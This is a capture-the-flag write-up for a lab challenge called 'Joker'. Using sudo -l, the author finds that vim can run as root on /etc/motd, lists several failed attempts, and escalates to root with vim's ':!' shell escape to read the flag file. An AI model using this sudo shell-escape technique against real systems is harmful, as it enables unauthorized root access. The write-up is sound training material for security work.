CTFname:
Cyber Spike CTF
Challenge name: Joker [BETA]
Challenge description
There are some applications that are usually used for specific purposes but also give the user the ability to run external commands (often known as a shell escape). Complete this challenge by gaining by gaining root privileges on the target server.
Challenge category: Sudo, sudoers, shell privilege escalation
Challenge points – unknown
Estimated time is 45 minutes – 4 hours maximum duration
Year and date: - march 6^h 2020

TL;DR:
This challenge can be quite when one is familiar with **`vim`***. If not: bash commands can be executed by vim (privilege escalation) as root. Use* **`:!`** *as a prefix and* **`cat`** *the* **`flag.txt`** *file.*

The first step of the challenge is to ssh to the corresponding server:
`ssh student@192.168.6.2`
username: student
password: student

`service –status-all` is used to get an overview of the available services.
`whoami` and `id` point out that our user `(student)` is a `sudoer` but the amount of available commands are limited – so the `sudo` command works. Commands like `sudo` or `whoami` cannot be executed because ‘student’ is not allowed to do this on the server. There is no access to root folder in any way, meaning that commands like `ls`, `cat`, etc.. return no valid information.

The system has 3 users: student, rfadmin and root.

```
student@server:~$ id rfadmin uid=1000(rfadmin) gid=1000(rfadmin)
groups=1000(rfadmin),27(sudo) student@server:~$ id
uid=1001(student) gid=1001(student) groups=1001(student),27(sudo)
```


`compgen -c` can be used to show what commands can be used. However, `sudo -l` is more suitable as this shows what can be used as root.

Some tested options

- `chmod (777)`to change permissions
- add new user
- Putting a script in the `~/.bashrc` file to run.
- `chroot` (change root point)

..are no success

Meanwhile, vim is in the output of `sudo -l` along with the




```
student@server:~$ sudo -l
Matching Defaults entries for student on server:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User student may run the following commands on server:
    (root) NOPASSWD: /usr/bin/vim /etc/motd
```

command /`usr/bin/vim/etc/motd`

when navigating folders note that vi is vim

Explored possibilities related to vim and/or motd:


- CVE-2018-6557 is a particular option that is considered – no result.
- Another explored possibility is to link another file to vim to be executed in order to gain root access.
- privilege escalation if kernel symlink disabled



```
student@server:/usr/bin$ ls -l | grep vim
lrwxrwxrwx 1 root   root         22 Feb  6 15:50 rvim → /etc/alternatives/rvim
lrwxrwxrwx 1 root   root         21 Feb  6 15:50 vim → /etc/alternatives/vim
-rwxr-xr-x 1 root   root    2671240 Jun  6  2019 vim.basic
-rwxr-xr-x 1 root   root    1108024 Jun  6  2019 vim.tiny
lrwxrwxrwx 1 root   root         25 Feb  6 15:50 vimdiff → /etc/alternatives/vimdiff
-rwxr-xr-x 1 root   root       2099 Jun  6  2019 vimtutor
```

- Adjusting the vim sourcecode

Worth mentioning: `sudo_as_admin_successfull` is a file encountered. Attempting to run commands or a script from this file does not make any progress. It’s a dead end.



```
student@server:~$ ls -la
total 44
drwxr-xr-x 5 student student 4096 Mar  6 13:46 .
drwxr-xr-x 4 root    root    4096 Feb  7 13:08 ..
-rw------- 1 student student   47 Mar  6 13:21 .bash_history
-rw-r--r-- 1 student student  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 student student 3791 Mar  6 13:21 .bashrc
drwx------ 3 student student 4096 Mar  6 13:13 .gnupg
drwxrwxr-x 3 student student 4096 Mar  6 13:20 .local
-rw-r--r-- 1 student student  807 Apr  4  2018 .profile
-rw-rw-r-- 1 student student   66 Mar  6 13:30 .selected_editor
drwx------ 2 student student 4096 Feb  7 13:08 .ssh
-rw-r--r-- 1 student student    0 Mar  6 13:41 .sudo_as_admin_successful
-rw------- 1 student student  967 Mar  6 13:46 .viminfo
```

The options are far fetched. So vim itself is used to execute commands in the linux terminal. Various commands can be executed but again there is not much progress.

Finally its figured out that **bash commands can be ran from vim using the :! prefix**
After that the solution is simple. **`:! cat root/flag.txt`**